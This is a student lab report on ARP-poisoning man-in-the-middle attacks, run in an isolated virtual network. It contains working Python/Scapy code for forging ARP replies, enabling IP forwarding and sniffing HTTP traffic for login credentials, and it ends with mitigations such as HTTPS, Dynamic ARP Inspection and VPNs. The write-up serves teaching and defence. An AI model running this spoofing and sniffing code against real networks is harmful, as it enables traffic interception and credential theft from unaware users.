MITM Traffic Capture and Analysis in an Isolated Cybersecurity Environment

Forces of Nature — Tj Gerst & Nathan Thomison

In the domain of modern cybersecurity, the internal network is often treated as a trusted environment. However, this assumption creates a critical vulnerability: the Man-in-the-Middle (MITM) attack. An attacker who gains access to the local network can intercept, read, and modify traffic between two trusted parties without their knowledge. This project aims to demonstrate the severity of this vulnerability by executing a controlled Address Resolution Protocol (ARP) Poisoning attack.

Originally, our team designed this operation around a hardware-based attack vector utilizing a Packet Squirrel. A compact physical implant designed for stealthy network interception. The initial objective was to demonstrate a physical layer intrusion where a device is placed inline between a target workstation and the network infrastructure.

However, during the implementation phase, we encountered significant hardware compatibility limitations and firmware instability with the device, which prevented reliable data collection within the project timeline. Additionally, we wanted to play it safe on the school's networks. To maintain the integrity of our results and ensure a scientific approach, we executed a strategic pivot to a fully virtualized environment.


We migrated our infrastructure to a Proxmox Virtual Environment, creating a "lab-in-a-box" consisting of three distinct Virtual Machines (Attacker, Victim, and Gateway). This shift proved advantageous, as it provided complete control over the network topology and allowed us to develop custom automation scripts to replace the hardware's functionality. This project now serves as a proof-of-concept for how virtualization can be used to safely simulate and analyze advanced network attacks without the need for specialized external equipment.

Project Scope & Pivot Justification

Originally, our project proposal outlined the use of a hardware-based attack vector utilizing a "Packet Squirrel" physical implant. The intent was to demonstrate a physical layer intrusion where a device is placed inline between a target workstation and the wall jack.

However, during the implementation phase, we encountered significant hardware compatibility issues and firmware instability with the physical device, which rendered the data collection

unreliable. To maintain the integrity of the project and ensure a repeatable, scientific result, we executed a strategic pivot to a virtualized environment. We migrated our infrastructure to a Proxmox Virtual Environment. This shift allowed us to simulate a realistic enterprise network topology using distinct Virtual Machines (VMs) for the Attacker, Victim, and Gateway. This pivot not only resolved the reliability issues but also allowed for safer, isolated execution of the attack code without risking external network stability.



You can see the 3 VMs open here

Technical Implementation

The attack infrastructure was built on a localized subnet (192.168.X.X/24) containing three primary nodes. We utilized Python 3 for the attack logic due to its extensive library support for raw socket manipulation and packet crafting.

Network Topology

The environment consisted of three networked components:

1. **The Attacker (Kali Linux):** The node executing the Python injection script.
2. **The Victim (Windows 10):** A standard user workstation browsing the web.
3. **The Gateway (pfSense):** The router providing upstream internet access.

The Attack Tool (Development)

Rather than relying solely on existing tools like Ettercap, we developed a custom script named mitm_attack.py. This script leverages the **Scapy** library to perform two concurrent functions: ARP Cache Poisoning and Packet Sniffing.

The ARP protocol works by mapping IP addresses to MAC (Media Access Control) addresses. Crucially, ARP is stateless and lacks authentication; devices will accept ARP updates even if they did not request them. Our script exploits this by broadcasting "gratuitous ARP" packets.

Code Logic: The script operates in a continuous loop:

1. It sends an ARP packet to the **Victim** claiming that the Attacker's MAC address belongs to the Gateway IP.
2. It sends an ARP packet to the **Gateway** claiming that the Attacker's MAC address belongs to the Victim IP.
3. IP Forwarding is enabled on the Kali machine to route the traffic through, ensuring the Victim maintains internet connectivity and does not suspect an interruption.

```python
def run_attack():
    """
    Main execution loop.
    1. Enables IP Forwarding.
    2. Starts the Background Sniffer.
    3. Loops the ARP Spoofing attack until CTRL+C is pressed.
    """
    enable_ip_forwarding()

    try:
        print(f"[*] ATTACK STARTED: Intercepting {VICTIM_IP} <--> {GATEWAY_IP}")
        print("[*] STATUS: Sniffer is running in background...")
        print("[*] INSTRUCTION: Log into the victim machine and browse HTTP sites.")
        print("[*] CONTROL: Press CTRL+C to stop the attack safely.\n")

        # AsyncSniffer runs in a separate thread so it doesn't block the loop below.
        # filter="tcp port 80" ensures we only look at web traffic.
        sniffer = AsyncSniffer(iface=INTERFACE, prn=packet_callback, filter="tcp port 80", store=False)
        sniffer.start()

        # Infinite loop to keep sending ARP packets (Keep-Alive)
        while True:
            spoof(VICTIM_IP, GATEWAY_IP, VICTIM_MAC)  # Tell Victim: "I am the Router"
            spoof(GATEWAY_IP, VICTIM_IP, GATEWAY_MAC) # Tell Router: "I am the Victim"
            time.sleep(2) # Wait 2 seconds between spoofing packets to be stealthy

    except KeyboardInterrupt:
        # Handle the user pressing CTRL+C
        print("\n\n[!] USER INTERRUPT DETECTED.")
        print("[*] CLEANUP: Restoring network ARP tables...")
        restore(VICTIM_IP, GATEWAY_IP, VICTIM_MAC, GATEWAY_MAC)
        restore(GATEWAY_IP, VICTIM_IP, GATEWAY_MAC, VICTIM_MAC)
        print("[*] DONE: Network restored. Exiting.")

if __name__ == "__main__":
    run_attack()
```

```python
def enable_ip_forwarding():
    """
    Enables IP forwarding on the Linux kernel.
    Without this, the victim would lose internet access because the attacker
    machine would drop the packets instead of passing them to the router.
    """
    print("\n[*] SETUP: Enabling IP Forwarding...")
    # 'echo 1' into ip_forward turns the feature on
    os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")

def spoof(target_ip, spoof_ip, target_mac):
    """
    Sends a malicious ARP packet to the target.

    Args:
        target_ip: The IP we want to fool (e.g., Victim).
        spoof_ip: The IP we want to pretend to be (e.g., Gateway).
        target_mac: The hardware address of the target.
    """
    # op=2 indicates an ARP 'Reply' (even though the target didn't ask for it).
    # psrc=spoof_ip tells the target "I am this IP".
    # hwdst=target_mac ensures the packet goes to the right machine.
    packet = ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)

    # verbose=False keeps the terminal clean
    send(packet, verbose=False, iface=INTERFACE)

def restore(dest_ip, source_ip, dest_mac, source_mac):
    """
    Restores the ARP table to its original state when the attack is finished.
    This prevents the victim from staying offline after we exit.
    """
    # We send the REAL mac address (hwsrc=source_mac) to the destination.
    packet = ARP(op=2, pdst=dest_ip, hwdst=dest_mac, psrc=source_ip, hwsrc=source_mac)

    # Send 4 times to ensure the network switch registers the change.
    send(packet, count=4, verbose=False, iface=INTERFACE)
```

Credential Harvesting Logic

While the ARP poisoning routes traffic through our attacker node, the second component of our script is the **Packet Sniffer**. We implemented a callback function packet_callback that inspects the payload of every TCP packet traveling over Port 80 (HTTP).


The script decodes the raw hexadecimal payload into readable text and parses it for specific keywords such as username, password, login, or email. When a match is found, the script extracts the credentials and prints them to the console in real-time.

Execution & Results

The execution phase validated the theoretical vulnerabilities of ARP and HTTP.

Setup and Deployment


We initiated the attack by launching mitm_attack.py with root privileges. The console output confirmed that IP forwarding was enabled (modifying /proc/sys/net/ipv4/ip_forward) and that the MAC addresses for both the Windows Victim and the Gateway were successfully resolved.



The Interception

On the Windows Victim machine, we simulated a user navigating to a legacy web application utilizing HTTP (http://testphp.vulnweb.com). The user attempted to log in with the credentials NathanTest / SecretPassword123.

Because the traffic was unencrypted, our sniffer intercepted the HTTP POST request. The Python script successfully identified the credential fields and displayed them on the Attacker's terminal. This confirmed that we had achieved a full Man-in-the-Middle position, effectively breaking the confidentiality of the session.



Defense & Mitigation Strategies

This project highlights a fundamental flaw in local network trust models. To defend against the attacks demonstrated here, organizations must implement layered security controls.

Encryption (HTTPS/TLS)

The most effective defense against credential harvesting is encryption. If the target website had utilized HTTPS (Hypertext Transfer Protocol Secure), the payload intercepted by our script would have been encrypted with TLS (Transport Layer Security). While we still would have intercepted the packets, the data would appear as randomized ciphertext, rendering the harvested credentials useless.

Dynamic ARP Inspection (DAI)

On the network infrastructure side, administrators should implement Dynamic ARP Inspection (DAI) on switches. DAI rejects invalid ARP packets that do not match a trusted database of IP-to-MAC bindings, effectively blocking the spoofed packets our script generated.

VPN Tunneling

For users on untrusted networks (such as public Wi-Fi), utilizing a Virtual Private Network (VPN) creates an encrypted tunnel for all traffic. This prevents a local attacker from inspecting any data, regardless of the protocol used by the destination website.

Lessons Learned & Conclusion

Developing the mitm_attack.py tool provided deep insight into the mechanics of the TCP/IP stack. One of the primary technical challenges we overcame was handling the "cleanup" process. Early versions of the script would crash and leave the victim's ARP table corrupted, resulting in a loss of internet connectivity (DoS). We resolved this by implementing a try/except block that catches the keyboard interrupt (CTRL+C) and automatically sends "restoration" packets to reset the ARP tables of the victim and gateway to their original states.

Furthermore, the pivot from hardware (Packet Squirrel) to Proxmox taught us the value of virtualization in penetration testing. Virtualization allowed us to snapshot our machines before testing code, ensuring that accidental network crashes could be reverted instantly.

In conclusion, the project successfully met all functional requirements. We demonstrated that with less than 100 lines of Python code, an attacker inside a network can silently compromise user accounts. This reinforces the critical need for universal encryption and strict network segmentation in modern IT environments.

References

1. Scapy Documentation. (n.d.). *SecDev*. Retrieved from https://scapy.net
2. Postel, J. (1982). *RFC 826: An Ethernet Address Resolution Protocol*. Internet Engineering Task Force.
3. Offensive Security. (2023). *Kali Linux Tools Listing*. Retrieved from https://tools.kali.org